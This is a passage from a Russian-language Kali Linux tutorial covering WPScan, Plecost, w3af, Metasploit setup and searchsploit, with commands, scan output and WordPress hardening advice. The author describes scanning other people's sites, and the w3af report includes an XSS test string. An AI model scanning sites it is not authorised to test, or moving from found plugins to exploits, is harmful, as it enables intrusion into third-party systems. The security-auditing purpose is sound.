
```
1    wpscan -u webware.biz -e p,vt
```

Т.е. сначала набираем слово wpscan, затем через пробел ключ -u и через пробел адрес веб-сайта. Затем через пробел ключ -e и вписываем через запятую нужные опции (уже без тире).

Я в качестве примера вызова сканирования привёл свой сайт, но покажу результаты сканирования для других сайтов (там намного интереснее).

Например здесь, не только найдена старая версия WordPress, но и целый зоопарк старых плагинов, среди которых есть и уязвимые:





На другом сайте и WordPress и все плагины оказались свежими. Но интересные вещи были найдены и там:

- каталог /proxy/admin.php, в котором оказался Glype;
- и во всех каталогах с плагинами папки оказались открыты для листинга, т. е. например, wp-content/plugins/wordpress-backup-to-dropbox/. Конечно, в самих каталогах я ничего интересного не нашёл, но сам факт этой ошибки говорит о том, что сервер настроен не совсем правильно и можно продолжить копать в сторону других ошибок в конфигурации сервера. Это обусловлено тем, что тот сайт расположен на VPS (как правило, там самому нужно всё устанавливать и настраивать).

Plecost


Вторая программа также сканирует WordPress на наличие уязвимых плагинов. Главная её проблема в том, что её базы устарели (в феврале будет два года, как базы не обновлялись). Хотя между предпоследним и последним обновлениями тоже прошло больше года, поэтому даже не знаю, считать ли программу заброшенной. Как следствие, у этой программы появились проблемы с определением версий и т. д. Тем не менее, она работает и можно проверить сайт ещё и по ней.

Первый запуск этой программы меня озадачил — требовалось обязательное указание ключа -i, после которого обязательно должен быть указан файл с плагинами. Никакой информации о том, где этот файл находится нет. Поэтому я нашёл его в файловой системе Kali Linux по адресу //usr/share/plecost/wp_plugin_list.txt (позже я его нашёл ещё на официальном сайте). В общем

каждый запуск этой программы должен начинаться строчкой plecost -i //usr/share/plecost/wp_plugin_list.txt, после которой через пробел пишется адрес сайта. Например:

```
1 plecost -i //usr/share/plecost/wp_plugin_list.txt webware.biz
```

Вывод для одного из просканированных сайтов (не для моего):



После того, как найдены уязвимые плагины, можно перейти к Metasploit Framework и searchsploit, либо на The Exploit Database — сайт по поиску эксплойтов. Ещё сайты с самыми свежими эксплойтами: WPScan Vulnerability Database (свежая база эксплойтов для WordPress) и Packet Storm (самые разные свежие эксплойты).

Выводы (рекомендации по защите WordPress)

1. Обязательно обновляйте и WordPress и каждый плагин (благо это очень просто делается из веб-интерфейс).
2. Настоящим прозрением для меня стал тот факт, что плагины, которые деактивированы в админке WordPress, прекрасно видны для сканеров (ведь сканеры напрямую обращаются к файлам-маркерам) и, весьма вероятно, уязвимы для экспуатации. Т.е. если вы не используете какие-либо плагины, то не просто деактивируйте их, а удалите.
3. Идентичная ситуация с темами для WordPress: в зависимости от функционала и подверженности к уязвимостям, некоторые темы позволяют скачивать с сервера и закачивать на сервер произвольные файлы. Это не просто теория. В одном из ближайших уроков я продемонстрирую примеры уязвимостей в темах WordPress. Причём, эти уязвимости, как правило, на уровне "детских" взломов. Поэтому: а) всегда обновляйте темы, когда выходят обновления; б) удаляйте неиспользуемые темы.

4. На одном из сканируемых сайтов сканирование продолжалось очень долго (более 30 минут, хотя на других сканер управлялся за несколько минут). Я связываю это с какими-то настройками по максимальной частоте обращения к сайту (или серверу). Это хорошая идея, если она не мешает работе сайтов и не доставляет неудобства пользователям.
5. Сканируйте свои сайты! Kali Linux создаётся не для хакеров! Точнее, не только и не столько для них. Все программы, которые присутствуют в Kali Linux, можно установить на любой Linux. Более того, некоторые из них являются кроссплатформенными. Если авторы того или иного плагина или темы забросили своё детище, а в нём были найдены уязвимости, то для вас нет другого способа узнать, что на вашем сервере размещён уязвимый скрипт. Т.е. вы можете столкнуться уже с результатом — взломом сайта — и уже тогда понять, что где-то есть уязвимый скрипт, но, думаю, вас это не очень устраивает. И ещё рекомендация, если вы пользуетесь плагином (или темой) в ранних версиях которых присутствовали уязвимости, то мой совет поискать альтернативу от других авторов. По моим наблюдениям, одни и те же плагины, в разных своих версиях подвержены новым уязвимостям, или одна версия подвержена мульти уязвимостям. Т.е., говоря простым языком, если у автора плагина руки растут не из того места (ну или он просто не задумывается о безопасности своих программ), то вероятность "пересадки" рук в нужное место, обычно, невелика.

Работа с W3af в Kali Linux

Введение

W3af (Web Application Attack and Audit Framework) — это open-source сканер веб-уязвимостей.

Этот сканер имеет как графический интерфейс, так и возможность работы из-под консоли. В общем, это фреймворк с большим количеством различных плагинов.

В данной статье будет описано как осуществить проверку веб-приложения на уязвимости XSS, CSRF и Sqli работая в w3af из под консоли.

Как пользоваться W3af

Для запуска W3af в консольном виде надо открыть терминал и напечатать:

```
1       w3af_console
```

Для того чтобы посмотреть список всех опций напишем:

```
1       w3af>>> help
```

И получим:

```
1       |-------------------------------------------------------------------------|
2       | start        | Запустить сканирование.                                  |
3       | plugins      | Включение и настройка плагинов.                          |
4       | exploit      | Эксплуатировать уязвимость.                              |
5       | profiles     | Показать список и использовать профайлы сканирования.    |
6       | cleanup      | Очистить перед началом нового сканирования.              |
7       |-------------------------------------------------------------------------|
8       | help         | Показать помощь. Наберите: help [команда] , чтобы увидеть |
9       |              | больше помощи по конкретной "команде"                    |
10      | version      | Показать информацию о версии w3af.                       |
11      | keys         | Показать сочетания клавиш.                               |
12      |-------------------------------------------------------------------------|
13      | http-settings | Задать HTTP настройки фреймворка.                       |
14      | misc-settings | Изменить остальные настройки w3af.                      |
15      | target       | Настроить целевой URL.                                   |
16      |-------------------------------------------------------------------------|
17      | back         | Вернуться в предыдущее меню.                             |
```

```
18      | exit        | Выход из w3af.                                    |
19      |-------------------------------------------------------------------------|
20      | kb          | Просмотреть уязвимости, доступные в Базе Знаний.          |
21      |-------------------------------------------------------------------------|
```

Прежде всего надо сказать как настроить w3af для работы.

Для выбора опции достаточно напечатать ее название, для того чтобы вернуться к предыдущему уровню следует напечатать "back".

Если напечатать команду "view" то на экран будет выведен список настраиваемых параметров выбранной опции.

Теперь рассмотрим опцию "target". В ней задается URL для проводимой проверки.

Настройка опций:

```
1       w3af>>> target
2       w3af/config:target>>> help
```

Для данной опции доступны следующие параметры:

```
1       |-------------------------------------------------------------------------|
2       | view   | Список доступных опций и их значения.                  |
3       | set    | Установить значение параметра.                         |
4       | save   | Сохранить новую конфигурацию.                          |
5       |-------------------------------------------------------------------------|
6       | back   | Вернуться в предыдущее меню.                           |
7       | exit   | Выйти из w3af.                                         |
8       |-------------------------------------------------------------------------|
```

Установим URL для проверки:

```
1       w3af/config:target>>> set target http://localhost
2       w3af/config:target>>> view
```

Для дальнейшей работы необходимо настроить плагины.

```
1         w3af/config:target>>> back
2         w3af>>> plugins
3         w3af/plugins>>> help
1         |-----------------------------------------------------------------------------------------------|
2         | list              | List available plugins.                                   |
3         |-----------------------------------------------------------------------------------------------|
4         | back              | Go to the previous menu.                                  |
5         | exit              | Exit w3af.                                                |
6         |-----------------------------------------------------------------------------------------------|
7         | grep              | View, configure and enable grep plugins                   |
8         | audit             | View, configure and enable audit plugins                  |
9         | evasion           | View, configure and enable evasion plugins                |
10        | crawl             | View, configure and enable crawl plugins                  |
11        | auth              | View, configure and enable auth plugins                   |
12        | mangle            | View, configure and enable mangle plugins                 |
13        | output            | View, configure and enable output plugins                 |
14        | bruteforce        | View, configure and enable bruteforce plugins             |
15        | infrastructure    | View, configure and enable infrastructure plugins         |
16        |-----------------------------------------------------------------------------------------------|
```

Для аудита веб-приложения нам потребуется настроить как минимум четыре плагина. **Audit**,**crawl**, **infrastructure** и **output**.

Если мы напечатаем **audit**, то увидим все доступные настройки для этого плагина, такие как**xss**, **csrf**, **sql** и **ldap инъекции** и т.д. Кроме этого там также указано какие из настроек в данный момент включены.

Для включения определенных настроек следует напечатать:

```
1       w3af/plugins>>> audit xss,csrf,sqli
```

Для выбора всех настроек:

```
1       w3af/plugins>>> audit all
```

Нам как раз и нужно проверить веб-приложение на эти уязвимости. Кроме того мы хотим чтобы результат проверки отображался в консоли и был сохранен в виде html.

Для этого включим необходимые плагины crawl и output.

```
1       w3af/plugins>>> crawl web_spider,pykto
2       w3af/plugins>>> infrastructure hmap
3       w3af/plugins>>> output console,html_file
```

Немного информации о используемых плагинах:

Web_spider — Плагин представляет из себя классического web-паука. Он бродит по сайту и извлекает все ссылки и адреса форм.

Pykto — Плагин представляет из себя сканнер **nikto**, портированный на python. Он использует базу данных из nikto (scan_database) для поиска уязвимых ссылок.

Hmap — Плагин опознаёт удалённый веб-сервер, его тип, версию и установленные исправления.

Идентификация происходит не только через заголовок "Server". По сути плагин представляет из себя обёртку для hmap Dustin`a Lee.

Console — Этот плагин пишет отчёт о работе фреймворка в консоль.

Html_file — Плагин пишет отчёт о работе фреймворка в HTML-файл.


Для начала аудита выполняем следующие команды:

```
1       w3af/plugins>>> back
2       w3af>>> start
```

Сканер работает довольно долго, так что придется запастись терпением. В итоге получим примерно такой отчет:

```
        w3af>>> start
1       Auto-enabling plugin: discovery.allowedMethods
2       Auto-enabling plugin: discovery.error404page
3       Auto-enabling plugin: discovery.serverHeader
4       The Server header for this HTTP server is: Apache/2.2.3 (Ubuntu) PHP/5.2.1
5       Hmap plugin is starting. Fingerprinting may take a while.
6       The most accurate fingerprint for this HTTP server is: Apache/2.0.55 (Ubuntu) PHP/5.1.2
7       pykto plugin is using "Apache/2.0.55 (Ubuntu) PHP/5.1.2" as the remote server type. This informa
8       pykto plugin found a vulnerability at URL: http://localhost/icons/ . Vulnerability description: Dire
9  the /icons directory should be removed. The vulnerability was found in the request with id 128.
10      pykto plugin found a vulnerability at URL: http://localhost/doc/ . Vulnerability description: The /d
11      pykto plugin found a vulnerability at URL: http://localhost/\> . Vulnerability description: The IBM
12was found in the request with id 3385.
13      New URL found by discovery: http://localhost/
14      New URL found by discovery: http://localhost/test2.html
15      New URL found by discovery: http://localhost/xst2.html
16      New URL found by discovery: http://localhost/xst.html
        New URL found by discovery: http://localhost/test.html
```

И результат, сохраненный в results.html:



w3af target URL's

URL
http://localhost/

Security Issues and Fixes

Type	Port	Issue
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/icons/ . Vulnerability description: Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used, the /icons directory should be removed. The vulnerability was found in the request with id 128. **URL :** http://localhost/icons/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/ . Vulnerability description: TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details The vulnerability was found in the request with id 1322. **URL :** http://localhost/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/doc/ . Vulnerability description: The /doc directory is browsable. This may be /usr/doc. The vulnerability was found in the request with id 1865. **URL :** http://localhost/doc/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/\><img%20src=\javascript:alert(document.domain)\> . Vulnerability description: The IBM Web Traffic Express Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. The vulnerability was found in the request with id 3385. **URL :** http://localhost/\><img%20src=\javascript:alert(document.domain)\>

```
debug: Running plugin: allowedMethods debug: Xss plugin is testing: http://localhost/doc/libgmp3c2/

debug: Exiting setOutputPlugins()
```

Как запустить Metasploit Framework в Kali Linux

Чтобы соответствовать Политике Сетевых Служб (Network Services Policy) Kali Linux, при загрузке отсутствуют сетевые службы, включая службы базы данных, поэтому нужно сделать пару шагов чтобы запустить Metasploit с поддержкой базы данных.

Запускаем службу Kali PostgreSQL

Metasploit использует **PostgreSQL** как его базу данных, следовательно сначала её нужно запустить.

```
1	service postgresql start
```

Вы можете убедиться, работает ли PostgreSQL проверив вывод **ss -ant** и убедившись, что порт 5432 прослушивается.

```
1	State Recv-Q<span id="more-1784"></span> Send-Q Local Address:Port Peer Address:Port
2	LISTEN 0 128 :::22 :::*
3	LISTEN 0 128 *:22 *:*
4	LISTEN 0 128 127.0.0.1:5432 *:*
5	LISTEN 0 128 ::1:5432 :::*
```

Запуск службы Kali Metasploit

С запущенной PostgreSQL, следующее, что нам нужно, это запустить службу metasploit. В первый раз, когда запущена служба, она создаст базу данных msf3 user и базу данных называемую msf3. Служба также запустит Metasploit RPC и веб-сервер, который ей требуется.

```
1	service metasploit start
```

Запуск msfconsole в Kali

Сейчас, когда службы PostgreSQL и Metasploit запущены, вы можете запустить **msfconsole** и проверить работу базы данных командой **db_status** как показано ниже.

```
1	msfconsole
2	msf > db_status
3	[*] postgresql connected to msf3
4	msf >
```

Настройка Metasploit для запуска при загрузке системы

Если вы предпочитаете иметь запущенные PostgreSQL и Metasploit при старте системы, вы можете использовать **update-rc.d** для включения этих служб как показано ниже.

```
1	update-rc.d postgresql enable
2	update-rc.d metasploit enable
```

Metasploit Exploitation Framework и searchsploit — как искать и как использовать эксплойты

Metasploit Exploitation Framework — это инструмент для тестирования на проникновение. Он содержит большую базу эксплойтов, позволяет использовать их прямо из Metasploit. Существует две версии Metasploit, в этом уроке я рассматриваю бесплатную версию.

searchsploit — это инструмент для поиска эксплойтов. Содержит базу, по моим наблюдениям, более обширную, чем Metasploit. Но не содержит функции использования эксплойтов.

На всякий случай, разберёмся с терминологией. **Эксплойт — это готовая программа, которая, используя конкретную уязвимость, автоматизирует процесс проникновения или повышения прав или другое несанкционированное действие, которое является следствием уязвимости.**

Обе программы не сложны, но нужно знать, что и как там делать. Обе эти программы включены в Kali Linux «из коробки». Поэтому, возможно, вас также заинтересуют статьи:


- Как запустить Metasploit Framework в Kali Linux
- Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину

Я буду рассматривать работу с этими программами в **Kali Linux**, но на самом деле, эти утилиты можно установить на любой Linux.

searchsploit

Это программа только для поиска известных эксплойтов. Чтобы вывести справку по ней, наберите в командной строке:

1 searchsploit -h




Всё просто как 5 копеек:

Ключ **-c** для выполнения чувствительного к регистру поиска.

